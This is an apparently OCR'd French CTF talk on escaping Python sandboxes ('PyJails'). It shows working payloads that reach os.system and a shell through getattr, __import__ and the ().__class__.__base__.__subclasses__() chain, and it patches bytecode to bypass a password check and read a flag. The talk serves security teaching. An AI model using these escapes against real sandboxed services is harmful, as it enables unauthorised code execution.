Python || GTFO* of Jail

Switch @h2g2, 22:11:2018

* Get The Fuck Out : se barrer de manière noncha

def switch(self):

self.twitter = "@swuitch"


self.root_me = "switch"

self.website = "0xswitch.fr"

self.CTF = "hackatsuki"

Pourquoi les PyJails ?

- CTF
- Approfondir ses connaissances
- Applications réelles
  - Dropbox
  - Serveur web Flask



Définition

Environnement Python restreint en termes d'actions et de contenu, où le but est d'accéder à des données jugées intéressantes et / ou de sortir de l'application en obtenant un shell.

Principalement une REPL (Read – Eval – Print – Loop), où des fonctions ont été supprimées. Simulation de l'interpréteur Python

Exemples en CTF

- Pyjails – root-me
- Mirror Mirror – tjCTF 2018
- Config Creator – Ins'Hack 2018
- Rock'N'Flask – Inter Iut 2018
- Flaskcards and Freedom – Pico 2018
- Codegate quals 2018 – Impel Down

WU : https://0xswitch.fr/tag/pyjail

Python rappels – Les objets

```python
#encoding: utf-8
class boussole(object): # classe boussole héritant de object
    """ much class """

    MENHIR_DISPONIBLES = True # attribut de classe

    def __init__(self): # méthode spéciale appelée après la créa
        self.menhir_number = 0 # attribut d'instance

    def ingurgiter(self):
        print self # self fait référence à l'objet courrant
        if self.MENHIR_DISPONIBLES: # peut être référencé via so
            self.menhir_number += 1

    def __call__(self): # overwritting d'une méthode spéciale
        return "{0}, wow that's a lot of menhir !".format(self.menhir_number)

    @classmethod # méthode de classe
    def is_menhir_dispo(cls):
        print cls # cls fait référence à la classe actuelle
        return boussole.MENHIR_DISPONIBLES # ... mais également par sa classe

```

```
switch :: ~ »  from h2g2 import boussole
switch :: ~ »  bou =  boussole()
switch :: ~ »  boussole()
<h2g2.boussole object at 0x7f6fd7799110>
switch :: ~ »  bou()
"0, wow that's a lot of menhir !"
switch :: ~ »  bou.ingurgiter
<bound method boussole.ingurgiter of <h2g2.boussole object a
t 0x7f6fd7799390>>
switch :: ~ »  bou.ingurgiter()
<h2g2.boussole object at 0x7f6fd7799390>
switch :: ~ »  bou()
"1, wow that's a lot of menhir !"
switch :: ~ »  bou.is_menhir_dispo()
<class 'h2g2.boussole'>
True
switch :: ~ »  boussole.is_menhir_dispo()
<class 'h2g2.boussole'>
True
switch :: ~ »  boussole.ingurgiter()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: unbound method ingurgiter() must be called with b
oussole instance as first argument (got nothing instead)
switch :: ~ »
```

Le built-in dir

Liste les attributs d'un objet ou names du scope local

```
switch :: ~ »  dir()
['__builtins__', '__doc__', '__name__', '__package__', 'bou', 'boussole', 'getcwd', 'getuser', 'path', '
readline', 'rlcompleter', 'sys']
switch :: ~ »
switch :: ~ »
switch :: ~ »  dir(boussole)
['MENHIR_DISPONIBLES', '__call__', '__class__', '__delattr__', '__dict__', '__doc__', '__format__', '__g
etattribute__', '__hash__', '__init__', '__module__', '__new__', '__reduce__', '__reduce_ex__', '__repr_
_', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '__weakref__', 'ingurgiter', 'is_menhir_
dispo']
switch :: ~ »
switch :: ~ »
switch :: ~ »
switch :: ~ »  dir(bou)
['MENHIR_DISPONIBLES', '__call__', '__class__', '__delattr__', '__dict__', '__doc__', '__format__', '__g
etattribute__', '__hash__', '__init__', '__module__', '__new__', '__reduce__', '__reduce_ex__', '__repr_
_', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '__weakref__', 'ingurgiter', 'is_menhir_
dispo', 'menhir_number']
switch :: ~ »
switch :: ~ »
```

https://docs.python.org/2/library/functions.html#dir

Tout est objet

Ainsi les attributs ont également des attributs

Python rappels – Les objets

```
switch :: ~ »
switch :: ~ »  type(bou.menhir_number)
<type 'int'>
switch :: ~ »  dir(bou.menhir_number)
['__abs__', '__add__', '__and__', '__class__', '__cmp__', '__coerce__', '__delattr__', '__div__', '__div
mod__', '__doc__', '__float__', '__floordiv__', '__format__', '__getattribute__', '__getnewargs__', '__h
ash__', '__hex__', '__index__', '__init__', '__int__', '__invert__', '__long__', '__lshift__', '__mod__'
, '__mul__', '__neg__', '__new__', '__nonzero__', '__oct__', '__or__', '__pos__', '__pow__', '__radd__',
 '__rand__', '__rdiv__', '__rdivmod__', '__reduce__', '__reduce_ex__', '__repr__', '__rfloordiv__', '__r
lshift__', '__rmod__', '__rmul__', '__ror__', '__rpow__', '__rrshift__', '__rshift__', '__rsub__', '__rt
ruediv__', '__rxor__', '__setattr__', '__sizeof__', '__str__', '__sub__', '__subclasshook__', '__truediv
__', '__trunc__', '__xor__', 'bit_length', 'conjugate', 'denominator', 'imag', 'numerator', 'real']
switch :: ~ »
```

```
switch :: ~ »  bou.menhir_number.__a
bou.menhir_number.__abs__(  bou.menhir_number.__add__(  bou.menhir_number.__and__(
switch :: ~ »  bou.menhir_number.__add__(665)
666
switch :: ~ »
```

PyJail .I

```
>> dir()
['__builtins__', '__doc__', '__file__', '__name__', '__package__', '_input', 'a', 'dont_look_here', 'os', 'sys']
>> type(dont_look_here)
<class 'the_flag_is_not_here.deeper'>
>>
>> dir(dont_look_here)
['NOT_HERE', '__class__', '__delattr__', '__dict__', '__doc__', '__format__', '__getattribute__', '__hash__',
 '__init__', '__module__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__',
 '__str__', '__subclasshook__', '__weakref__']
>>
>> type(dont_look_here.NOT_HERE)
<class 'the_flag_is_not_here.really_not_here'>
>>
>> dir(dont_look_here.NOT_HERE)
['HERE', '__class__', '__delattr__', '__dict__', '__doc__', '__format__', '__getattribute__', '__hash__',
 '__init__', '__module__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__',
 '__str__', '__subclasshook__', '__weakref__']
>>
>> type(dont_look_here.NOT_HERE.HERE)
<type 'str'>
>>
>> dont_look_here.NOT_HERE.HERE
suish{flag}
>>
```

Etape 1.

Lister les objets disponibles.

Etape 2.

Identifier les objets "suspects" ou utiles

Etape 3.

Inspecter les objets suspects ou inhabituels pour trouver des attributs ou méthodes clés

Fonctions utiles

- dir()
- type()
- locals()
- globals()

PyJail .II

```
>> dir()
['__builtins__', '__doc__', '__file__', '__name__', '__package__', '_input', 'a', 'dont_look_here', 'os', 'sys']
>>
>> dir(os)
['EX_CANTCREAT', 'EX_CONFIG', 'EX_DATAERR', "...", 'system', 'tcgetpgrp', 'tcsetpgrp', 'tempnam', 'times',
'tmpfile', 'tmpnam', 'ttyname', 'umask', 'uname', 'unlink', 'unsetenv', 'urandom', 'utime', 'wait', 'wait3',
'wait4', 'waitpid', 'walk', 'write']
>>
>> os.getpid()
no . system sh allowed
>>
>> getattr(os, "getpid")
<built-in function getpid>
>>
>> getattr(os, "getpid")()
<built-in function getpid>
>>
>> getattr(os, "sys" + "tem")
<built-in function system>
>>
>> dir(os)[-20]
system
>> getattr(os, dir(os)[-20])
<built-in function system>
>>
>> x = "s"
s
>> y = "h"
h
>> getattr(os, dir(os)[-20])(x + y)
$ uname
Linux
$ exit
0
>>
```

Utilisation de dir()

- Lister les objets disponibles
- Obtenir des informations

"." Non autorisés

- Utiliser getattr() pour accéder à un attribut

Keywords bannis

- Trouver une autre façon de les générer
- Upper/Lower case
- Split en plusieurs variables
- Trouver / créer une instance de ce keyword
- Hex encoding 'A' > '\x41'

PyJail .III

```
switch :: ~/Projets/PGTFOOJ » python py_three.py
>> dir()
['__builtins__', '__doc__', '__file__', '__name__', '__package__', '_input', 'a']
>> import os;
no import allowed
>> i = "__imp"
__imp
>> s = "ort__"
ort__
>>
>> getattr(__builtins__, i + s)
<built-in function __import__>
>> getattr(__builtins__, i + s)("os")
<module 'os' from '/usr/lib/python2.7/os.pyc'>
>> getattr(__builtins__, i + s)("os").system("uname")
Linux
0
```

Le builtin __import__()


- utilisé pour charger un module python
- invoquée par l'instruction import

https://docs.python.org/2/library/functions.html#__import__


PyJail .IV

```
switch :: ~/Projets/PGTFOOJ » python py_four.py
>> dir()
['__builtins__']
>> __builtins__
{'dir': <built-in function dir>}
>>
__import__ not found
>>
>>
>>
>> ().__class__.__base__.__subclasses__()[-20]().__module.__builtins__['__import__']('os').system("uname")
Linux
0
>>
```

```
1 >>  ()
2 ()
```



Reverse time


DID SOMEONE SAY
REVERSE ?
imgflip.com

Reverse time

```
switch :: ~/projets/PGTFOOJ »  dir()
['__builtins__', '__doc__', '__name__', '__package__', 'check_password']
switch :: ~/projets/PGTFOOJ »
switch :: ~/projets/PGTFOOJ »  dir(check_password)
['__call__', '__class__', '__closure__', '__code__', '__defaults__', '__delattr__', '__dict__', '__doc__', '
__format__', '__get__', '__getattribute__', '__globals__', '__hash__', '__init__', '__module__', '__name__',
 '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__subclassho
ok__', 'func_closure', 'func_code', 'func_defaults', 'func_dict', 'func_doc', 'func_globals', 'func_name']
switch :: ~/projets/PGTFOOJ »
switch :: ~/projets/PGTFOOJ »  check_password()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: check_password() takes exactly 1 argument (0 given)
switch :: ~/projets/PGTFOOJ »
switch :: ~/projets/PGTFOOJ »  check_password("stegano!=guessing")
Nope :/
switch :: ~/projets/PGTFOOJ »
switch :: ~/projets/PGTFOOJ »
```

check_password.func_code

code	co_argcount	number of arguments (not including * or ** args)
	co_code	string of raw compiled bytecode
	co_consts	tuple of constants used in the bytecode
	co_filename	name of file in which this code object was created
	co_firstlineno	number of first line in Python source code
	co_flags	bitmap: 1=optimized | 2=newlocals | 4=*arg | 8=**arg
	co_lnotab	encoded mapping of line numbers to bytecode indices
	co_name	name with which this code object was defined
	co_names	tuple of names of local variables
	co_nlocals	number of local variables
	co_stacksize	virtual machine stack space required
	co_varnames	tuple of names of arguments and local variables

```
switch :: ~/projets/PGTFOOJ »  check_password.func_code.co_argcount
1
switch :: ~/projets/PGTFOOJ »  check_password.func_code.co_code
'd\x01\x00j\x00\x00g\x00\x00|\x00\x00D]\x1c\x00}\x01\x00t\x01\x00t\x02\x00|\x01\x00\x83\x01\x00d\x02\x00\x17\x83\x01\x00^
\x02\x00q\r\x00\x83\x01\x00d\x03\x00k\x02\x00rL\x00t\x03\x00d\x04\x00\x83\x01\x00j\x04\x00\x83\x00\x00GHn\x05\x00d\x05\x0
0GHd\x00\x00S'
switch :: ~/projets/PGTFOOJ »  check_password.func_code.co_consts
(None, '', 1, 'tufhbop>>hvfttjoh', '.flag', 'Nope :/')
switch :: ~/projets/PGTFOOJ »  check_password.func_code.co_name
'check_password'
switch :: ~/projets/PGTFOOJ »  check_password.func_code.co_names
('join', 'chr', 'ord', 'open', 'read')
switch :: ~/projets/PGTFOOJ »  check_password.func_code.co_nlocals
2
switch :: ~/projets/PGTFOOJ »  check_password.func_code.co_varnames
('password', 'x')
switch :: ~/projets/PGTFOOJ »
```

check_password.func_code

```python
import dis

co_code = "d\x01\x00j\x00\x00g\x00\x00|\x00\x00D]\x1c\x00}\x01\x00t\x01\x00
co_argc = 1
co_nlocas = 2
stack_size = 6
flags = 67
consts = (None, '', 1, 'tufhbop>>hvfttjoh', '.flag', 'Nope :/')
names = ('join', 'chr', 'ord', 'open', 'read')
varnames = ('password', 'x')
file_name = 'pasimportant'
name = 'check_password'
firstlineno = 15
lnotab = "\x00\x018\x01\x14\x02"

dis.disassemble_string(
    list(co_code),
    1,
    varnames,
    names,
    consts
)
```

```
switch :: ~/projets/PGTFOOJ » python solv.py
          0 LOAD_CONST          1 ('')
          3 LOAD_ATTR           0 (join)
          6 BUILD_LIST          0
          9 LOAD_FAST           0 (password)
         12 GET_ITER
    >>   13 FOR_ITER           28 (to 44)
         16 STORE_FAST          1 (x)
         19 LOAD_GLOBAL         1 (chr)
         22 LOAD_GLOBAL         2 (ord)
         25 LOAD_FAST           1 (x)
         28 CALL_FUNCTION       1
         31 LOAD_CONST          2 (1)
         34 BINARY_ADD
         35 CALL_FUNCTION       1
         38 LIST_APPEND         2
         41 JUMP_ABSOLUTE      13
    >>   44 CALL_FUNCTION       1
         47 LOAD_CONST          3 ('tufhbop>>hvfttjoh')
         50 COMPARE_OP          2 (==)
         53 POP_JUMP_IF_FALSE    76
         56 LOAD_GLOBAL         3 (open)
         59 LOAD_CONST          4 ('.flag')
         62 CALL_FUNCTION       1
         65 LOAD_ATTR           4 (read)
         68 CALL_FUNCTION       0
         71 PRINT_ITEM
         72 PRINT_NEWLINE
         73 JUMP_FORWARD        5 (to 81)
    >>   76 LOAD_CONST          5 ('Nope :/')
         79 PRINT_ITEM
         80 PRINT_NEWLINE
    >>   81 LOAD_CONST          0 (None)
         84 RETURN_VALUE
switch :: ~/projets/PGTFOOJ »
```

Patching : méthode 1

0 JMP_ABSOLUTE 56 (op code 113

opcode.py#L155

OP code size : 3


2 if op_code < dis.HAVE_ARGUMENT else 3

dis.HAVE_ARGUMENT = 90

"\x71\x38\x00"

```
import dis, new

co_code =
"d\x01\x00j\x00\x00g\x00\x00|\x00\x00D]\x1c\x00}\x01\x00t\x01\x00t\x02\x00|\x01\x00\x83\x01\x00d\
x01\x00^\x02\x00q\r\x00\x83\x01\x00d\x03\x00k\x02\x00rL\x00t\x03\x00d\x04\x00\x83\x01\x00j\x04\x0
\x05\x00d\x05\x00GHd\x00\x00S"
co_argc = 1
co_nlocal = 2
stack_size = 6
flags = 67
consts = (None, '', 1, 'tufhbop>>hvfttjoh', '.flag', 'Nope :/')
names = ('join', 'chr', 'ord', 'open', 'read')
varnames = ('password', 'x')
file_name = 'pasimportant'
name = 'check_password'
firstlineno = 15
lnotab = "\x00\x018\x01\x14\x02"

co_code = list(co_code)
co_code[0], co_code[1], co_code[2] = list("\x71\x38\x00")

dis.disassemble_string(
    list(co_code),
    1,
    varnames,
    names,
    consts
)

def _():
    pass

_.func_code = new.code(
    co_argc,
    co_nlocal,
    stack_size,
    flags,
    "".join(co_code),
    consts,
    names,
    varnames,
    file_name,
    name,
    firstlineno,
    lnotab
)

print "\nThe flag is : "
_("no matter what")
```

```
switch :: ~/projets/PGTFOOJ » python solv.py
          0 JUMP_ABSOLUTE      56
          3 LOAD_ATTR           0 (join)
          6 BUILD_LIST          0
          9 LOAD_FAST           0 (password)
         12 GET_ITER
    >>   13 FOR_ITER           28 (to 44)
         16 STORE_FAST          1 (x)
         19 LOAD_GLOBAL         1 (chr)
         22 LOAD_GLOBAL         2 (ord)
         25 LOAD_FAST           1 (x)
         28 CALL_FUNCTION       1
         31 LOAD_CONST          2 (1)
         34 BINARY_ADD
         35 CALL_FUNCTION       1
         38 LIST_APPEND         2
         41 JUMP_ABSOLUTE      13
    >>   44 CALL_FUNCTION       1
         47 LOAD_CONST          3 ('tufhbop>>hvfttjoh')
         50 COMPARE_OP          2 (==)
         53 POP_JUMP_IF_FALSE    76
    >>   56 LOAD_GLOBAL         3 (open)
         59 LOAD_CONST          4 ('.flag')
         62 CALL_FUNCTION       1
         65 LOAD_ATTR           4 (read)
         68 CALL_FUNCTION       0
         71 PRINT_ITEM
         72 PRINT_NEWLINE
         73 JUMP_FORWARD        5 (to 81)
    >>   76 LOAD_CONST          5 ('Nope :/')
         79 PRINT_ITEM
         80 PRINT_NEWLINE
    >>   81 LOAD_CONST          0 (None)
         84 RETURN_VALUE

The flag is :
stegano==guessing
```



Patching : méthode 2

50 COMPARE_OP 2 (==)


50 COMPARE_OP 3 (!=)

```
24    cmp_op = ('<', '<=', '==', '!=', '>', '>=', 'in', 'not in', 'is',
25              'is not', 'exception match', 'BAD')
```

opcode.py#L24

```
1  import dis, new
2
3  co_code = list(co_code)
4  co_code[51] = "\x03"
5
6  dis.disassemble_string(
7      list(co_code),
8      1,
9      varnames,
10     names,
11     consts
12 )
13
14 def _():
15     pass
16
17 _.func_code = new.code(
18     co_argc,
19     co_nlocal,
20     stack_size,
21     flags,
22     "".join(co_code),
23     consts,
24     names,
25     varnames,
26     file_name,
27     name,
28     firstlineno,
29     lnotab
30 )
31
32 print "\nThe flag is : "
33 _("no matter what")
34
```

```
switch :: ~/projets/PGTFOOJ » python solv.py
          0 LOAD_CONST               1 ('')
          3 LOAD_ATTR                0 (join)
          6 BUILD_LIST               0
          9 LOAD_FAST                0 (password)
         12 GET_ITER
    >>   13 FOR_ITER                28 (to 44)
         16 STORE_FAST               1 (x)
         19 LOAD_GLOBAL              1 (chr)
         22 LOAD_GLOBAL              2 (ord)
         25 LOAD_FAST                1 (x)
         28 CALL_FUNCTION            1
         31 LOAD_CONST               2 (1)
         34 BINARY_ADD
         35 CALL_FUNCTION            1
         38 LIST_APPEND              2
         41 JUMP_ABSOLUTE           13
    >>   44 CALL_FUNCTION            1
         47 LOAD_CONST               3 ('tufhbop>>hvfttjoh')
         50 COMPARE_OP               3 (!=)
         53 POP_JUMP_IF_FALSE       76
         56 LOAD_GLOBAL              3 (open)
         59 LOAD_CONST               4 ('.flag')
         62 CALL_FUNCTION            1
         65 LOAD_ATTR                4 (read)
         68 CALL_FUNCTION            0
         71 PRINT_ITEM
         72 PRINT_NEWLINE
         73 JUMP_FORWARD             5 (to 81)
    >>   76 LOAD_CONST               5 ('Nope :/')
         79 PRINT_ITEM
         80 PRINT_NEWLINE
    >>   81 LOAD_CONST               0 (None)
         84 RETURN_VALUE

The flag is :
stegano==guessing
```



QUESTIONS ?